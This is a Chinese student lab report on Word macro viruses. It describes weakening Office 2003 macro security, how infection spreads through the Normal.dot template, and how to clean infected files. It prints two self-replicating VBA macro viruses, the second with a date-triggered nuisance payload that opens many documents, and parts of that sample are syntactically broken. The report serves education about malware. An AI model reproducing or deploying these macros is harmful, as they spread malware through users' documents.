宏病毒实验报告

|  |  |  |
| --- | --- | --- |
| 组员名单 | | |
|  |  |  |
|  |  |  |

**1.【实验目的】**

（1）演示宏的编写

（2）说明宏的原理以及安全漏洞和缺陷

（3）理解宏病毒的作用机制

**2.【实验内容】**

运行自我复制，感染Word公用模板和当前文档；具有一定破坏性的宏；清除宏病毒。

**3.【实验环境】**

VMWare 16.2.1

Windows 7

**4.【实验素材】**

macro\_1.vb

macro\_2.vb

office2003

**5.【实验步骤】**

(1)关闭杀毒软件的自我防护功能。打开Word 2003,在“工具”→“宏”一“安全性”中,将安全级别设置为低,在可靠发行商选项卡中，选择信任任何所有安装的加载项和模板,选择信任visualbasic项目的访问。(图 5-1，图5-2)




****

图 5-1


**** 图5-2

(2)自我复制功能演示。打开一一个Word文档，然后按Alt+F11组合键调用宏编写窗 口(“工具”→“宏”→Visual Basic→“宏编辑器”)，在左侧的Project- →“Microsoft Word对象”→ThisDocument中输人源代码(参见源代码一或者从下载文件中复制，位置为macro1.txt，保存。）（图5-3）


****

**图5-3**

（3）此时当前Word文档就含有宏病毒,只要下次打开这个Word文档，就会执行以上代码,并将自身复制到Normal. dot(Word文档的公共模板)和当前文档的ThisDocument中，同时改变函数名(模板中为Document.\_Close,当前文档为DocumentOpen)。此时所有的Word文档打开和关闭时，都将运行以上的病毒代码，可以加入适当的恶意代码，影响Word的正常使用，本例中只是简单地弹出一个提示框。（图5-4）

****

**图5-4**

1. 清除宏病毒。对每一个受感染的Word文档进行如下操作。打开受感染的Word文档，进人宏编辑环境(Alt+ F11)，打开Normal→MicrosoftWord对象→ThisDocument,清除其中的病毒代码(只要删除所有内容即可)。然后打开Project→Microsoft Word→This Document ,清除其中的病毒代码。现在开始清除圈出来的源代码。（图5-5）****

**图5-5**

1. **【实验原理】**

由自动宏和(或）标准宏构成的宏病毒，其内部都具有把带病毒的宏移植（复制）到通用宏的代码段，也就是说宏病毒通过这种方式实现对其他文件的传染。如果某个DOC文件感染了这类Word 宏病毒，则当Word 执行这类自动宏时，实际上就是运行了病毒代码。当Word系统退出时，它会自动地把所有通用宏（当然也包括传染进来的宏病毒）保存到模板文件中。当 Word系统再次启动时，它又会自动地把所有通用宏(包括宏病毒）从模板中装人。如此，一旦 Word系统遭受感染，则每当系统进行初始化时，都会随着模板文件的装人而成为带病毒的Word系统，继而在打开和创建任何文档时都会感染该文档。

一旦宏病毒侵入 Word 系统，它就会替代原有的正常宏（如 FileOpen、FileSave、FileSaveAs和 FilePrint 等)并通过它们所关联的文件操作功能获取对文件交换的控制。当某项功能被调用时，相应的宏病毒就会篡夺控制权，实施病毒所定义的非法操作(包括传染操作及破坏操作等）。宏病毒在感染一个文档时，首先要把文档转换成模板格式，然后把所有宏病毒(包括自动宏）复制到该文档中。被转换成模板格式后的染毒文件无法转存为任何其他格式。含有自动宏的宏病毒染毒文档当被其他计算机的Word系统打开时，便会自动感染该计算机.**。**

几乎所有已知的宏病毒都沿用了相同的作用机制。Word宏病毒几乎是唯一可跨越不同硬件平台而生存、传染和流行的一类病毒。如果说宏病毒还有什么局限性的话，那就是这些病毒必须依赖某个可受其感染的系统(如 Word、Excel)。没有这些特定的系统，这些宏病毒便成了无水之鱼。由于Word允许对宏身进行加密操作,因此有许多宏病毒是经过加密处理的，不经过特殊处理是无法进行编辑或观察的，这也是很多宏病毒无法手工杀除的主要原因。

1. **【源码分析】**

**示例1：（自我复制）**

'Micro-VirusSub Document\_Open()

    On Error Resume Next

    '如果显示状态栏，则其值为 True

    Application.DisplayStatusBar = False

    Options.SaveNormalPrompt = False

    '使用此属性可以访问代码模块和用户窗体

    Ourcode = ThisDocument.VBProject.VBComponents(1).CodeModule.Lines(1, 100)

Set Host = NormalTemplate.VBProject.VBComponents(1).CodeModule

'判断是否是模板

If ThisDocument = NormalTemplate Then

    Set Host = ActiveDocument.VBProject.VBComponents(1).CodeModule

End If

    'With语句中，点访问符默认指向的就是With语句指定的对象。

    With Host

        If .Lines(1.1) <> "'Micro-Virus" Then

            .DeleteLines 1, .CountOfLines

        .InsertLines 1, Ourcode

        .ReplaceLine 2, "Sub Document\_Close()"

        If ThisDocument = nomaltemplate Then

                .ReplaceLine 2, "Sub Document\_Open()"

                ActiveDocument.SaveAs ActiveDocument.FullName

        End If

        End If

    End With

    MsgBox "MicroVirus by Content Security Lab"

End Sub

示例2：

**'moonlight**

**Dim nm(4)**

**Sub Document\_Open()**

**'DisableInput 1**

**Set ourcodemodule = ThisDocument.VBProject.VBComponents(1).CodeModule**

**Set host = NormalTemplate.VBProject.VBComponents(1).CodeModule**

**If ThisDocument = NormalTemplate Then**

**Set host = ActiveDocument.VBProject.VBComponents(1).CodeModule**

**End If**

**With host**

**If .Lines(1, 1) <> "'moonlight" Then**

**.DeleteLines 1, .CountOfLines' 删除**

**.InsertLines 1, ourcodemodule.Lines(1, 100)'添加一行**

**.ReplaceLine 3, "Sub Document\_Close()"'替换**

**If ThisDocument = NormalTemplate Then**

**.ReplaceLine 3, "Sub Document\_Open()"**

**ActiveDocument.SaveAs ActiveDocument.FullName**

**End If**

**End If**

**End With**

**Count = 0**

**If Day(Now()) = 1 Then**

**Try**

**On Error GoTo try '报错就重试**

**test = -1**

**con = 1**

**tog$ = ""**

**i = 0**

**While test = -1**

**For i = 0 To 4**

**nm(i) = Int(Rnd() \* 10)**

**con = con \* nm(i)**

**If i = 4 Then**

**tog$ = tog$ + Str$(nm(4)) + "=?"**

**GoTo beg**

**End If**

**tog$ = tog$ + Str$(nm(i)) + "\*"**

**Next i**

**beg:**

**Beep**

**'弹出各种窗口**

**ans$ = InputBox$("今天是" + Date$ + ",跟你玩一个心算游戏" + Chr$(13) + "若你答错，只好接受震撼教育......" + Chr$(13) + tog$, "台湾NO.1 Macro Virus")**

**If RTrim$(LTrim$(ans$)) = LTrim$(Str$(con)) Then**

**Documents.Add**

**Selection.Paragraphs.Alignment = wdAlignParagraphCenter**

**Beep**

**With Selection.Font**

**.Name = "细明体"**

**.Size = 16**

**.Bold = 1**

**.Underline = 1**

**End With**

**Selection.InsertAfter Text:="何谓宏病毒"**

**Selection.InsertParagraphAfter**

**Beep**

**Selection.InsertAfter Text:="答案："**

**Selection.Font.Italic = 1**

**Selection.InsertAfter Text:="我就是......"**

**Selection.InsertParagraphAfter**

**Selection.InsertParagraphAfter**

**Selection.Font.Italic = 0**

**Beep**

**Selection.InsertAfter Text:="如何预防宏病毒"**

**Selection.InsertParagraphAfter**

**Beep**

**Selection.InsertAfter Text:="答案："**

**Selection.Font.Italic = 1**

**Selection.InsertAfter Text:="不要看我......"**

**GoTo out**

**Else**

**Count = Count + 1**

**For j = 1 To 20**

**Beep**

**Documents.Add**

**Next j**

**Selection.Paragraphs.Alignment = wdAlignParagraphCenter**

**Selection.InsertAfter Text:="宏病毒"**

**If Count = 2 Then GoTo out**

**GoTo try**

**End If**

**Wend**

**End If**

**out**

**End Sub**

**8.【实验总结】**